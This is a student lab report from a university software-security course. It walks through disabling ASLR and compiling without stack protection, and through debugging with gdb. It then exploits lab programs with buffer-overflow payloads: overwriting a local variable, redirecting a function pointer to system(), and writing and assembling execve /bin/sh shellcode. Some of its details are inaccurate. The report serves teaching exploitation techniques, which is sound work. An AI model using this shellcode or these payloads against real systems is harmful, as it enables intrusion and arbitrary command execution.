

# LAB REPORT

## **5822UE Exercises: Security Insider Lab II - System and Application Security (Software-Sicherheit) - SS 2022**

### **Part 4: Buffer Overflows and Format String Vulnerabilities**

#### **Group 2**

Pratik Baishnav - 90760 (baish01@ads.uni-passau.de)

Walid Lombarkia - 107769 (lombark02@ads.uni-passau.de)

Date : 28 June, 2022 - 8th June, 2022

Time: Wednesday (14:00 - 20:00)

Location: ITZ SR 002


Organiser : Farnaz Mohammadi (Farnaz.Mohammadi@uni-passau.de)

## Exercise 1 : Kernel features

1. What is your current kernel version? and which kind of security mechanisms does it support to prevent or to mitigate the risk of stack-based buffer overflow exploits?

Current Kernel version —> we used this command :

```
$ uname -r
```



```
dotcom@dotcom-Vr: ~
dotcom@dotcom-Vr:~$ uname -r
5.13.0-48-generic
dotcom@dotcom-Vr:~$
```

### ❖ Security Mechanisms to preven the risk of stack based buffer overflow::

#### → Canary-based buffer overflow protection:

uses a random, word-sized canary value to detect overwrites of protected data. Canaries are placed before the beginning of protected data and the value of the canary is verified each time protected data is used.

#### → Non-executable data protection:

prevents stack or heap data from being executed as code. Modern hardware platforms, including the x86, support this technique by enforcing executable permissions on a per-page basis. However, this approach breaks backwards compatibility with legacy applications that generate code at runtime on the heap or stack. More importantly, this approach only prevents buffer overflow exploits that rely on code injection. Rather than injecting new code, attackers can take control of an application by using existing code in the application or libraries.

#### → Address Space layout Randomization (ASLR):


is a buffer overflow defense that randomizes the memory locations of system components. In a system with ASLR, the base address of each memory region (stack, executable, libraries, heap) is randomized at startup. A standard buffer overflow attack will not work reliably, as the security-critical information is not easy to locate in memory.

## 2. Briefly explain how you can disable or circumvent these techniques.

❖ ASLR:

We can check the status of ASLR by the following command :

```
$ sysctl -a --pattern 'randomize'
```



```
dotcom@dotcom-Vr: ~
dotcom@dotcom-Vr:~$ sysctl -a --pattern 'randomize'
kernel.randomize_va_space = 2
dotcom@dotcom-Vr:~$
```

#0 =Disable

#1= Conservative randomization

#2= Full randomization

Before disabling ASLR as you can see when we executed ldd/bin/bash two times, it gives us different address phase




```
dotcom@dotcom-Vr:~$ sysctl -a --pattern 'randomize'
kernel.randomize_va_space = 2
dotcom@dotcom-Vr:~$ ldd /bin/bash
linux-vdso.so.1 (0x00007ffe03105000)
libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007feddea1c000)
)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fedde7f4000)
/lib64/ld-linux-x86-64.so.2 (0x00007feddebc1000)
dotcom@dotcom-Vr:~$ ldd /bin/bash
linux-vdso.so.1 (0x00007fff41779000)
libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007fd4a7ad0000)
)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd4a78a0000)
/lib64/ld-linux-x86-64.so.2 (0x00007fd4a7c75000)
dotcom@dotcom-Vr:~$
```

After disabling ASLR with the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

It shows us same address phase.



```
dotcom@dotcom-Vr:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for dotcom:
kernel.randomize_va_space = 0
dotcom@dotcom-Vr:~$ ldd /bin/bash
linux-vdso.so.1 (0x00007ffff7fc6000)
libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007ffff7e1d000)
)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7bf5000)
/lib64/ld-linux-x86-64.so.2 (0x00007ffff7fc8000)
dotcom@dotcom-Vr:~$ ldd /bin/bash
linux-vdso.so.1 (0x00007ffff7fc6000)
libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007ffff7e1d000)
)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7bf5000)
/lib64/ld-linux-x86-64.so.2 (0x00007ffff7fc8000)
dotcom@dotcom-Vr:~$
```

## Exercise 2 : GNU Debugger - Helpful commands

1. Compile the C program example1.c with gcc the GNU Compiler Collection (or clang) using the command line :

```
gcc -m32 -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -ggdb
```


Explain briefly why we used these options?

First we installed gcc

```
$ sudo apt install gcc-multilib
```

Now we compile the code

```
$ gcc -m32 -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -ggdb -o example1 example1.c
```



The parameters:

- m32 : to compile 32 bits objects on a compiler configured to compile 64 bits objects by default.
- fno-stack-protector: disable stack protection
- z execstack: is passed straight to the linker along with the keyword execstack
- mpreferred-stack-boundary=2: This is because the width of the address field was increased from 4 bytes to 8 bytes in 64 bit machines. So it cannot write individual chunks at a stack-boundary=2 because  $2^2=4$  bytes.
- ggdb: produces debugging information specifically intended for gdb.

## 2. Load the program in gdb and run it. Indicate how you achieved this.

→ we installed the lib gdb-peda

```
$ git clone https://github.com/longld/peda.git ~/peda
$ echo "source ~/peda/peda.py" >> ~/.gdbinit
$ echo "DONE! debug your program with gdb and enjoy"
```

→ We load executable file example1 in gdb:

```
$ gdb example1
```

→ we run it:

```
$ run
```

```
dotcom@dotcom-Vr: /home/shared/codes4/codes#4
dotcom@dotcom-Vr: /home/shared/codes4/codes#4$ gcc -m32 -z execstack -mpreferred-stack-boundary=2 -ggdb -o example1 example1.c
dotcom@dotcom-Vr: /home/shared/codes4/codes#4$ gdb example1
GNU gdb (Ubuntu 11.1-0ubuntu2) 11.1
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from example1...
gdb-peda$ run
Starting program: /home/shared/codes4/codes#4/example1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
5 multiplied with 22 is: 115
A string: Hello world! followed by an int 32
[Inferior 1 (process 22733) exited normally]
Warning: not running
gdb-peda$
```


## 3. Set a break point at the function mult().

```
$ break mult
```

```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 2
gdb-peda$ break mult
Breakpoint 1 at 0x56556230: file example1.c, line 18.
gdb-peda$
```

4. Set a break point at a specific position within this function.

```
$ break 21
```



```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 2
gdb-peda$ break 21
Breakpoint 2 at 0x5655623f: file example1.c, line 21.
gdb-peda$
```

5. List the source code at the positions you set the breakpoints.


```
$ list 18,21
```



```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 2
gdb-peda$ list 18,21
18         int i, result = factA;
19
20         for (i = 0; i < factB; i++)
21             result += factA;
gdb-peda$
```

6. List all breakpoints you set so far.


```
$ info breakpoints
```



```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 2
gdb-peda$ info breakpoints
Num      Type             Disp Enb Address            What
1        breakpoint       keep y   0x56556230 in mult at example1.c:18
2        breakpoint       keep y   0x5655623f in mult at example1.c:21
gdb-peda$
```

7. Delete the second break point.


```
$ delete 2
```



```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 2
gdb-peda$ info breakpoints
Num      Type             Disp Enb Address            What
1        breakpoint       keep y   0x56556230 in mult at example1.c:18
2        breakpoint       keep y   0x5655623f in mult at example1.c:21
gdb-peda$ delete 2
gdb-peda$ info breakpoints
Num      Type             Disp Enb Address            What
1        breakpoint       keep y   0x56556230 in mult at example1.c:18
gdb-peda$
```

8. Run the program and print the local variables after the program has entered `mult()` for the first time. Explain your results.


```
$ info locals
```



```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 2
gdb-peda$ info locals
i = 0xb
result = 0x0
gdb-peda$
```

9. Print the content of one single variable.

```
$ print i
```




```
gdb-peda$ print i
$1 = 0xb
gdb-peda$
```

10. Print the content of the variables of interest during the execution of the for-loop in `mult()`(three iterations only!)

First we do break at line 21 after the loop starts “`for (i = 0; i < factB; i++)`”


```
$ break 21
```

```
$ run
```



```
gdb-peda$ info locals
i = 0x0
result = 0x5
```

Then We Press **C** (it means Continue) two times so we complete 3 iterations .



```
gdb-peda$ info locals
i = 0x2
result = 0xf
gdb-peda$
```

11. Set a new break point at `printHello()` and execute the program until it reaches this break point without stepping through every single line of your source code.

```
$ break printHello or $ break 6
```

Then **continue**



**12. Print the local variable `i` in binary format.**

\$ print /t i

```
gdb-peda$ print /t i
$3 = 1011
gdb-peda$
```

**13. Print the last byte of the local variable `i` in binary format.**

\$ x/bx&i

```
gdb-peda$ x/bx&i
0xffffd028: 0x0b
gdb-peda$
```

**14. Print the first five characters of the local variable `hello` in character format.**

\$ p \*hello@5

```
gdb-peda$ p *hello@5
$7 = "Hello"
gdb-peda$
```

**15. Print the content of the local variable `hello` in hex format.**

\$ x/x hello

```
gdb-peda$ x/x hello
0x56557008: 0x6c6c6548
gdb-peda$
```



## Exercise 3 : GNU Debugger - Simple program manipulation

1. Change the values of `i` and `hello` before the `printf` command in `printHello()` is executed (check your changes by printing the variables with commands of `gdb`).

- ❖ First we need to set the breakpoint just before the line `printf` from `printHello()` function and run.

```
$ break 8
$ run
```

```
gdb-peda$ break 8
Breakpoint 1 at 0x11de: file example1.c, line 9.
gdb-peda$ info registers eip
The program has no registers now.
gdb-peda$ run
Starting program: /home/shared/codes4/codes#4/example1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
5 multiplied with 22 is: 115

[-----registers-----]
EAX: 0x56558fd0 --> 0x3ed8
EBX: 0x56558fd0 --> 0x3ed8
ECX: 0x0
EDX: 0x56557008 ("Hello world!")
ESI: 0x0
```

- ❖ We change the value of `i` and `hello` with this command :

```
$ set hello="aaaa"
$ set var i=5
```

```
gdb-peda$ info locals
hello = 0x56557008 "Hello world!"
i = 0x20
gdb-peda$ set hello="aaaa"
gdb-peda$ set i=5
Ambiguous set command "i=5": .
gdb-peda$ set var i=5
gdb-peda$ info locals
hello = 0x5655a5b0 "aaaa"
i = 0x5
gdb-peda$
```

2. Change one single character within the string `hello` to `hallo` (assigning a new string differing in one character is not accepted here).

```
$ set var *(hello+1)='a'
```

```
gdb-peda$ set var *(hello+1)='a'
gdb-peda$ print hello
$2 = 0x56557008 "Hallo world!"
gdb-peda$
```

3. Display the address of printf and try to list the source code at this address. Explain your results and repeat this task with the printHello() function.

❖ printHello()

→ For printHello() function we type this command to get the address

```
$ info address printHello
```

```
gdb-peda$ info address printHello
Symbol "printHello" is a function at address 0x565561bd.
```

→ Then we show the source code at this address

```
$ list *0x565561bd
```

```
gdb-peda$ list *0x565561bd
0x565561bd is in printHello (example1.c:5).
1      // File: example1.c
2      #include <stdio.h>
3      #include <stdlib.h>
4
5      void printHello() {
6          char *hello = "Hello world!";
7          int i = 32;
8
9          printf("A string: %s followed by an int %d\n", hello, i);
10     }
```

❖ print

→ For print function we type this command to get the address

```
$ info address printf
```

```
gdb-peda$ info address printf
Symbol "printf" is at 0xf7dd1780 in a file compiled without debugging.
gdb-peda$ list *0xf7dd1780
gdb-peda$
```

→ Then when we try to show the source code at this address

```
$ list *0xf7dd1780
```

it doesn't show any source code because printf is a function of library

#### 4. Use the info command to find out more about the current stack frame.

→ Simply by using this code:

```
$ info frame
```



```
gdb-peda$ info frame
Stack level 0, frame at 0xffffd05c:
  eip = 0x565561f5 in printHello (example1.c:10); saved eip = 0x565562a0
  called by frame at 0xffffd070
  source language c.
  Arglist at 0xffffd054, args:
  Locals at 0xffffd054, Previous frame's sp is 0xffffd05c
  Saved registers:
    ebx at 0xffffd050, ebp at 0xffffd054, eip at 0xffffd058
gdb-peda$
```

#### 5. Verify the information you obtained in the last step by displaying the appropriate registers and memory locations. With the output from gdb show where to find the local variables, registers, and arguments of this frame (draw the stack frame, indicate the addresses and commands you used to get them, and briefly explain the contents of the frame).

```
|factB | d060
|factA | d05c {stack level 0}
|return | d058 {eip}
|old ebp| d054
|i      | d106
```

#### printHello

```
|factB | d060
|factA | d05c {stack level 0}
|return | d108 {eip}
|old ebp| d054
|i      | d106
|result | d104
```

### Exercise 4 : Simple buffer overflow - Overwrite local variables

### 1. Shortly explain in your own words, why this program is vulnerable.

Here the function readInput() is not checking the size of the input which will result of overflowing of the buffer if we input more than 20 characters because the buffer size is only 20.


### 2. Indicate, how you exploit this program to get the desired message "Congratulations! You win!". Deliver your exploit.

The Message "Congratulations! You win!" will be printed only if the address of pivot will be "0x10204030"

So we create buffer overflow and insert the target address to display the message by this command:

```
$ python3 -c 'print ("A"*20+"\x30\x40\x20\x10")' | ./example2
```

we write the value in reverse because of little-endian memory style.



```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 4
dotcom@dotcom-Vr:~/Desktop/Report4/Exercise 4$ python3 -c 'print ("A"*20+"\x30\x40\x20\x10")' | ./example2
buffer: 0xffffd344c pivot: 0xffffd3460
Congratulations! You win!
dotcom@dotcom-Vr:~/Desktop/Report4/Exercise 4$
```

### 3. Show a memory layout of the main stack frame, before and after the exploit (draw and explain it).

Before the attack:

Pivot(4bytes)	1234(value)
Buffer(20bytes)	<b>Empty</b> atm cz nothing defined in the program except buffer lenght(value)

After the attack:

Pivot(4bytes)	0x10204030(new value)
Buffer(20bytes)	AAAAAAAAAAAAAAAAAAAAAA

### 4. Why is this exploit possible and how could a developer have prevented it?

The While condition is not written properly. and It should check the condition strictly i.e if the length of 'buf' is greater than 20.

```
while((ch = getchar()) !=EOF && (strlen() <20))
```

```
{ buf[offset++] = (char)ch;
}
```

## Exercise 5 : Buffer overflows - Overwrite function pointers

1. **Briefly describe the "normal" behavior of this program and explain why this program is vulnerable.**

The normal Behavior of the Program:

It assigns the address of the `system()` function to the function pointer `fcPtr`, then if we enter 2 arguments reassign the address of `printfStr()` or `printChar()` functions to `fcPtr` depending on the length of the string. Then copies the first argument to a buffer and then printing the second arg when calling `fcPtr()`

It is vulnerable because the function `strcpy` copying into buffer(256 -size) without checking the size of the input. So buffer overflow can happen.

```
strcpy(buffer , argv[1]);
```

2. **Indicate the input to this program and the tools you used to successfully exploit the program (For testing your exploit, you may use the debugger. However, the final hit to exploit the program should be delivered using real input and not the debugger).**

when we run the program we find vulnerability that `strcpy` function copies whatever data given from `argv` argument to buffer without checking buffer capacity

- So, with a sufficiently long input we can Overwrite function pointers and trigger the attack.
- To perform the attack we need the address of the function system. We find the address using gdb.
- first we create overflow by providing a large input. At end of input we append the address of the system function.

Run `p fcPtr` in gdb we know the address and we append the data to this address(which we will do in 3.)

3. **Together with your input, outline the stack content before (this is, shortly before your input manipulates the future program behavior) and after the exploit.**

In gdb run the command :

```
run $(python3 -c 'print ("a" * 264 + "\x00\x80\xfa\x7" * 1)') ls
```

Which will replace the value of `a` in the character array in the address of `fcPtr` i.e 0xf7fa8000

**Before the attack**

```

0xffffd2cc: 0xffffdf56 0xffffdf72 0xffffdfa8 0xffffdfba ←
0xffffd2dc: 0x00000000 0x00000020 0xf7fd0550 0x00000021 ←
0xffffd2ec: 0xf7fd0000 0x00000033 0x000000f0 0x00000010 ←
0xffffd2fc: 0xbfebfbff 0x00000006 0x00001000 0x00000011 ←
0xffffd30c: 0x00000064 0x00000003 0x56555034 0x00000004 ←
0xffffd31c: 0x00000020 0x00000005 0x0000000b 0x00000007 ←
0xffffd32c: 0xf7fd2000 0x00000008 0x00000000 0x00000009 ←
0xffffd33c: 0x565560b0 0x0000000b 0x000000e8 0x0000000c ←
0xffffd34c: 0x000000e8 0x0000000d 0x000000eb 0x0000000e ←
0xffffd35c: 0x000000eb 0x00000017 0x00000000 0x00000019 ←

```

### After the attack

```

0xffffd2cc: 0x61616161 0x61616161 0x61616161 0x61616161 ←
0xffffd2dc: 0x61616161 0x61616161 0x61616161 0x61616161 ←
0xffffd2ec: 0x61616161 0x61616161 0x61616161 0x61616161 ←
0xffffd2fc: 0x61616161 0x61616161 0x61616161 0x61616161 ←
0xffffd30c: 0x61616161 0x61616161 0x61616161 0x61616161 ←
0xffffd31c: 0x61616161 0x61616161 0x61616161 0x61616161 ←
0xffffd32c: 0x61616161 0x61616161 0x61616161 0x61616161 ←
0xffffd33c: 0x61616161 0x61616161 0x61616161 0x61616161 ←
0xffffd34c: 0x61616161 0x61616161 0x61616161 0x61616161 ←
0xffffd35c: 0x61616161 0x61616161 0x61616161 0x61616161 ←

```

### x/200xw \$sp

X: examine and to read the memory at the given address

200xw: to print 200 words(w) of memory above the stack pointer in hexadecimal(x)

#### 4. Describe the irregular control flow your input induced (next instruction executed and why).

→ program execution start with main function in program and variable memory assign in to the stack. So first memory allocated for fctPtr and after that compiler allocate memory for buffer variable.

→ strcpy function is the vulnerable function that copies data from the second argument to the first argument without checking the variable size. When we execute the exploit, the buffer variable memory stored with the given input after the memory for fctPtr is also overridden with the given input.

→ We override fctPtr memory location with system function address so after override, if the function calls using fctPtr function pointer which points to system function, it executes .

#### 5. Briefly describe a scenario in which you may get full control over a system due to this vulnerability.

System library function which executes system-related commands like ls, mkdir, and others. If we successfully overwrite function pointers with system function address then we have control over the system and we can execute any normal command.

**./example \$(python3 -c 'print ("a" \* 264+"\x00\x80\xfa\x77" \*1)') ls**

## Exercise 6 : Buffer overflows - A more realistic exploit

### 1. Briefly explain why this program is exploitable.

It is vulnerable because the function `strcpy()` it doesn't verify when copying the second argument to a 256-sized buffer.

So input of 257 characters will overflow it.

### 2. Provide some C source code that contains assembler instructions executing a shell (e.g. `/bin/sh`) and

The c source code :

```
1 #include <stdio.h>
2 #include <string.h>
3
4 void func(char *name)
5 {
6     char buf[100];
7     strcpy(buf, name);
8     printf("Welcome %s\n", buf);
9 }
10
11 int main(int argc, char *argv[])
12 {
13     func(argv[1]);
14     return 0;
15 }
```

- Now we compile the program and run it using gdb
- We disassemble using this command :

```
$ disassemble func
```

-now we take the code the assembly and create a new file `shellcode.asm`

```
1 xor     eax, eax
2 push    eax
3 push    0x68732f2f
4 push    0x6e69622f
5 mov     ebx, esp
6 push    eax
7 mov     edx, esp
8 push    ebx
9 mov     ecx, esp
10
11 mov     al, 11
12 int     0x80
```



### 3. comment your assembler code.

once , we get the assembly code we need to assemble the source file so we enter the command:

```
$nasm -f elf32 shellcode.asm -o shellcode.o
```

now we have a source file shellcode.o

```
1 xor    eax, eax    ; Clearing eax register
2 push   eax         ; Pushing NULL bytes
3 push   0x68732f2f   ; Pushing //sh
4 push   0x6e69622f   ; Pushing /bin
5 mov    ebx, esp     ; ebx now has address of /bin//sh
6 push   eax         ; Pushing NULL byte
7 mov    edx, esp     ; edx now has address of NULL byte
8 push   ebx         ; Pushing address of /bin//sh
9 mov    ecx, esp     ; ecx now has address of address
10      ; of /bin//sh byte
11 mov    al, 11      ; syscall number of execve is 11
12 int    0x80        ; Make the system call
```

### 4. Compile this program and describe how you use some tool to extract the hexadecimal representation of your binary. Deliver a C header file in which you use your hexadecimal representation to fill a character array. Deliver a C program which tests your program from the last step and shortly describe how it works.

- We used this command

```
$ objdump -d -M intel shellcode.o
```

```
shellcode.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  31 c0          xor     eax,eax
 2:  50            push    eax
 3:  68 2f 2f 73 68 push    0x68732f2f
 8:  68 2f 62 69 6e push    0x6e69622f
 d:  89 e3          mov     ebx,esp
 f:  50            push    eax
10:  89 e2          mov     edx,esp
12:  53            push    ebx
13:  89 e1          mov     ecx,esp
15:  b0 0b          mov     al,0xb
17:  cd 80          int     0x80
```

- We execute the shellcode:  
\$./shellcode

```
dotcom@dotcom-Vr: ~/Desktop/Report4/Exercise 6
dotcom@dotcom-Vr:~/Desktop/Report4/Exercise 6$ ./shellcode
$
```

5. **Modify your assembler code from step two so that it generates a binary that can be copied completely in your buffer (using strcpy). Indicate your modifications and explain the constraints your binary has to fulfill and why.**

From the question 4 we from disassemble of section

```
$ objdump -d -M intel shellcode.o
```

```
shellcode.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  31 c0      xor     eax,eax
 2:  50        push    eax
 3:  68 2f 2f 73 68  push  0x68732f2f
 8:  68 2f 62 69 6e  push  0x6e69622f
 d:  89 e3      mov     ebx,esp
 f:  50        push    eax
10:  89 e2      mov     edx,esp
12:  53        push    ebx
13:  89 e1      mov     ecx,esp
15:  b0 0b      mov     al,0xb
17:  cd 80      int     0x80
```

